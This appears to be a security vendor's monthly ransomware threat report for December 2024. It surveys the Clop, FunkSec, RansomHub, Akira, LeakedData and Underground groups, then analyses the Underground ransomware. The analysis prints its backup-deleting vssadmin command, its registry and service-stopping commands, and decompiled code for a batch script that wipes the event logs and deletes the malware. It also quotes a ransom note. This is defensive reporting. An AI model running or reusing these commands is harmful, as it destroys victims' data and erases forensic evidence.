In a related development, IntelBroker, which stole 4.5 TB of data from network and security service provider Cisco in October and posted a sale ad on BreachForums, has released some of the stolen data for free. The investigation into the data breach revealed that the data was stolen via DevHub, a resource center for accessing source code, scripts, and other content. IntelBroker claimed the stolen data included source code, credentials, and corporate documents. It released 4.84 GB of data for free on December 25.

### ▶ Clop group launches large-scale attack exploiting Cleo vulnerabilities

- Exploitation of Cleo Harmony, VLTrader, and LexiCom Vulnerabilities (CVE-2024-50623, CVE-2024-55956)
- The vulnerabilities allow file read/write access, enabling Java backdoor upload and further malicious actions.
- Claimed to have stolen data from a total of 66 companies.
- If no action is taken, the list of all victims will be released in 2025.

### ▶ LockBit 4.0 released

- The LockBit group has announced the release of LockBit 4.0 on their DLS.
- The group is recruiting new partners, offering ransomware and panel access for \$777.

### ▶ IntelBroker has released some Cisco data for free

- IntelBroker released 4.84GB of the 4.5TB of Cisco data stolen in October for free on December 25.
- They claim to have stolen the data through the DevHub resource center.

### ▶ RansomHub attacked a Korean semiconductor manufacturer

- On December 3, RansomHub posted a message threatening to release data along with sample files.
- They claim the data includes financial, accounting, and insurance-related information.
- On December 10, they fully released approximately 58GB of data.

### ▶ Underground attacked a Korean semiconductor parts manufacturer

- On December 17, they posted a ransom note and sample data on Telegram and dark web leak sites.
- It includes employee personal information and financial documents.
- On December 19, they fully released approximately 745GB of data.
- The victim company was attacked in November and restored the system without paying the ransom.

#### The new LeakedData group posted 40 victim cases

- They established and operate a data leak and download site on the clearnet.
- They filter out names before releasing data, then publish them along with the full data after the deadline.

#### The new FunkSec group posted 89 victim cases

- Discovered on December 4, a total of 89 victims were posted on dark web leak sites.
- In addition to ransomware and data leaks, they offer additional tools and services.
- They are distributing DDoS attack tools, Gmail credential stealers, and hVNC tools for free.
- They offer a paid service that sorts data by file size.

#### The new BlueBox group posted 3 victim cases

- Discovered on December 10, a total of 3 victims were posted.
- Access to the dark web leak site has been unavailable since December 25.

**Figure 1. Trends of ransomware**

## Ransomware Threats




Figure 2. Ransomware Threats in December 2024

## New Threats

Three new ransomware groups were discovered in December. BlueBox Group was discovered on December 10, with two victim postings at the time. One more post was made a week later, but as of December 25, the dark web leak site has been inaccessible.




Figure 3. FunkSec Dark Web Site



A new ransomware group called FunkSec was discovered on December 4 and is posting victim companies' data on its dark website. It reported 89 new victim claims in December alone and is selling stolen corporate data and personal information of unknown origin (passports, account information, etc.). FunkSec promotes FunkLocker, which has features such as file encryption using the AES algorithm, stealing account data from browsers, and reverse shell<sup>5</sup>. In addition, it offers various tools and services for free, such as DDoS attack tools, Gmail account hijacking tools, and hVNC malware that builds a virtual network and allows remote access without the user's knowledge.





Figure 4. LeakedData Leak Site

Groups active on the Clearnet were also identified. The LeakedData group has been releasing data via Clearnet and uploaded 40 victims in December. Initially, the names of companies scheduled to be disclosed were filtered, and after a set period of time, the company names and download links for all data will be disclosed.

<sup>5</sup> Reverse shell: Malware that connects to a receiving server set in advance by the attacker and allows the attacker to execute commands on the system.

# Top 5 Ransomwares



**Figure 5. Major Ransomware Attacks by Industry/Country**

The FunkSec group was the most active, posting 89 victim accounts despite only appearing in December. The group steals and sells corporate data, trades access rights to company infrastructure or website management pages and sells the personal information of individuals from specific nationalities. In addition to selling such data, it freely distributes tools like DDoS attack utilities, account hijacking software, and hVNC. Moreover, some companies attacked by the FunkSec group have been defaced<sup>6</sup>, with FunkSec's images inserted onto their websites.

Clop Group, which exploited an SQL injection vulnerability (CVE-2023-34362) in the managed file transfer (MFT) tools MOVEit Transfer and MOVEit Cloud to cause a large-scale data breach in 2023, caused a breach again in 2024 by exploiting a vulnerability in an MFT tool. The group targeted file write vulnerabilities (CVE-2024-50623 and CVE-2024-55956) in Cleo's file transfer solutions, including Cleo Harmony, VLTrader, and LexiCom, compromising 66 companies. When the list of victims was first disclosed, the company names were filtered out, but it was announced that if there was no progress in negotiations, the full list would be released in 2025.

<sup>6</sup> Deface: An attack method that changes the design of a website to the hacker's intention to notify that the hacking was successful.

On December 5, RansomHub Group attacked the US subsidiary of a Korean company, stealing approximately 200 GB of data. The victim company is an American high-pressure tank manufacturer acquired in 2020, and the victim company, a high-pressure tank manufacturer acquired in 2020. RansomHub released the entire data in a compressed file seven days later, on December 12. RansomHub attacked the US-based medical and consumer products company Tekni-Plex, stealing around 420 GB of sensitive data and releasing samples, including several contracts and real estate documents. As negotiations stalled, RansomHub gradually leaked parts of the stolen data and negotiation chat records every three days, finally releasing the entire dataset on December 23.

Akira Group, which had surged in activity in November by leaking data from 74 victims, remained highly active in December, causing 49 more victims. One of its major attacks was against the US investment firm Luxor Capital Group, from which it stole medical records, passports, birth certificates, confidential correspondence, financial information, and contract details.

A new group, LeakedData, emerged in December, has disclosed data from 40 victims and listed them on its Clearnet-operated leak site. It filtered company names during the negotiation period but later fully disclosed names and data if demands were not met. Among the 40 publicly disclosed victims, 29 were US-based, primarily operating in the finance, legal, and tax sectors.




Figure 6. Underground's Dark Web Leak Site

Underground Group was discovered in July 2023. The group did not operate a separate dark web leak site in the early stages of its activities and instead used a chat site listed in the ransom note to negotiate ransoms. In May 2024, a new dark web leak site posting data stolen from comprised companies was discovered. As of December 24, the site had listed a total of 19 victims. Two of the victims were identified as domestic manufacturers, and the stolen data was uploaded in March and December.



Figure 7. Underground Group Telegram Channel

It also started operating a Telegram channel in March 2024, where it not only shared updates on newly added victims and sample data but also uploaded full datasets to the online storage service MEGA and shared its links via Telegram.

```
Sources of downloaded information:
- company financial documents, password protected financial documents (passwords selected)
- personal data on employees (passports, SSN's, ID's, W9-forms, payrolls, medical information, contracts of employment, drivers
- personal information on directors
- shareholder documents
- insurance documents
- documents and drawings marked confidential
- NDA's and Confidentiality Undertaking
- project documentation (project specifications, confidential drawings, contracts, customer correspondence, financial documents
- information and correspondence on classified projects

Total size of downloaded data about 500 GB.

A data breach is a violation of the law and has serious legal and business ramifications. Personal data leakage is subject to:
- the EU's General Data Protection Regulation (GDPR),
- South Africa's Protection of Personal Information Act (POPIA),
- State Data Breach Notification Laws and State Privacy Legislation in the USA (including California Consumer Privacy Act, Cali
- other laws and regulations pertaining to the protection of confidential data.
```

**Figure 8. Underground Ransom Note**

Underground Group customizes ransom notes for each target. The ransom note states a list of stolen data and its total size, as well as legal violations that can arise from the data leak, using this as leverage to threaten victims. Additionally, the ransom note provides the address of a dark web chat site along with the necessary ID and password, encouraging victims to negotiate directly.




Figure 9. Overview of the Underground Ransomware

# Strategy of the Underground Ransomware




Figure 10. Attack Strategy of the Underground Ransomware

The Underground ransomware first deletes backup copies and stops running the MS SQL server using Windows commands. It modifies the registry to change the maximum retention time for remote desktops used for remote access to 14 days. The full list of commands used is shown in Table 1 below.

Command	Description
vssadmin.exe delete shadows /all /quiet	Deleting backup copy
reg.exe add HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services / v MaxDisconnectionTime / t REG_DWORD / d 1209600000 / f	Changing the maximum retention time for remote desktop access (to 14 days)
net.exe stop MSSQLSERVER /f /m	Shutting down the MS SQL server

Table 1. Execution Commands

It then performs the encryption process. If an encryption target path is entered as an argument, only files existing in that path and its subpaths are encrypted. If the argument is not entered, it must scan and encrypt the entire drive. Moreover, it checks the exceptions stored internally and does not encrypt files with certain directories and extensions. Exceptions are listed in Table 2 below.

Directory	File Extension
Windows Microsoft google\chrome mozilla\firefox opera	.sys, .exe, .dll, .bat, .bin, .cmd, .com, .cpl, .gadget, .inf1, .ins, .inx, .isu, .job, .jse, .lnk, .msc, .msi, .mst, .paf, .pif, .ps1, .reg, .rgs, .scr, .sct, .shb, .shs, .u3p, .vb, .vbe, .vbscript, .ws, .wsh, .wsf

Table 2. Encryption Exceptions



```

*lDistanceToMove = 0i64;
*FileSize = v20 - 4;
*DistanceToMoveHigh = 0i64;
SetFilePointer(FileW, v20 - 4, &FileSize[1], 0);
ReadFile(FileW, v15, 4u, &NumberOfBytesWritten, 0i64); // read last 4Bytes
v26 = *FileSize + 4i64;
*FileSize += 4i64;
if ( *v15 == 0x31415926 ) // Check Last 4Bytes of the file
    goto LABEL_63;

```

Figure 11. Checking for Encryption

It traverses directories, accessing target files one by one to check whether each file has already been encrypted. The Underground Ransomware does not change file extensions after encryption. Instead, it appends a 4-byte signature (0x31415926) at the end of encrypted files to identify them. Therefore, before proceeding with encryption, it verifies the last 4 bytes of the file to determine whether it has already been encrypted.




Figure 12. Cryptography Logic

If a target file does not have the signature, Underground Ransomware proceeds with encryption. It retrieves a timestamp representing the current time from each file and generates two MD5 hashes based on it. The first 8 bytes of the first MD5 hash are used as the IV, while the first 24 bytes of the second MD5 hash are used as the encryption key. The entire file is then encrypted using the 3DES algorithm. The encryption key and IV values used for file encryption are encrypted using the RSA algorithm and appended to the end of the file. Additionally, the original file size and a signature (0x31415926) indicating that the file has been encrypted are added at the very end before completing the encryption process. After encrypting the file, a ransom note is created in every directory.

```
FileW = CreateFileW(L"temp.cmd", 0x40000000u, 1u, 0i64, 2u, 0x80u, 0i64);
if ( FileW != -1i64 )
{
    strcpy(
        String,
        "@Echo off\r\n"
        ":rep\r\n"
        "del %1\r\n"
        "if not errorlevel 0 goto rep\r\n"
        "for /F \"tokens=*\" %%1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%%1\"\r\n"
        "del %0\r\n");
    NumberOfBytesWritten = 0;
    memset(Filename, 0, sizeof(Filename));
    memset(CommandLine, 0, sizeof(CommandLine));
    v7 = lstrlenA(String);
    WriteFile(FileW, String, v7, &NumberOfBytesWritten, 0i64);
    CloseHandle(FileW);
    ModuleHandleA = GetModuleHandleA(0i64);
    GetModuleFileNameA(ModuleHandleA, Filename, 0x400u);
    wsprintfA(CommandLine, "temp.cmd %s", Filename);
    StartupInfo.cb = 104;
    memset(&StartupInfo.cb + 1, 0, 100);
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    CreateProcessA(0i64, CommandLine, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation); // self delete
}
```

**Figure 13. Self-delete and Event Log Deletion**

After the encryption process is complete, the ransomware and Windows event logs are deleted using a Windows batch script. The hardcoded self-deletion and event log deletion commands are saved in the temp.cmd file, which is then executed before the ransomware terminates.

## Countermeasures Against the Underground Ransomware




Figure 14. Countermeasures Against the Underground Ransomware

Underground Ransomware is known to distribute its malware by exploiting software vulnerabilities. Therefore, it is essential to regularly inspect the software in use and keep it updated to minimize the risk of intrusion through software vulnerabilities. Additionally, as attackers may attempt to infiltrate systems through links or attachments in phishing emails, anti-virus solutions should be used to prevent the download or execution of malicious files. Damages should be minimized by using a solution that quarantines emails in a virtual environment, such as Email Threat Detection & Response.

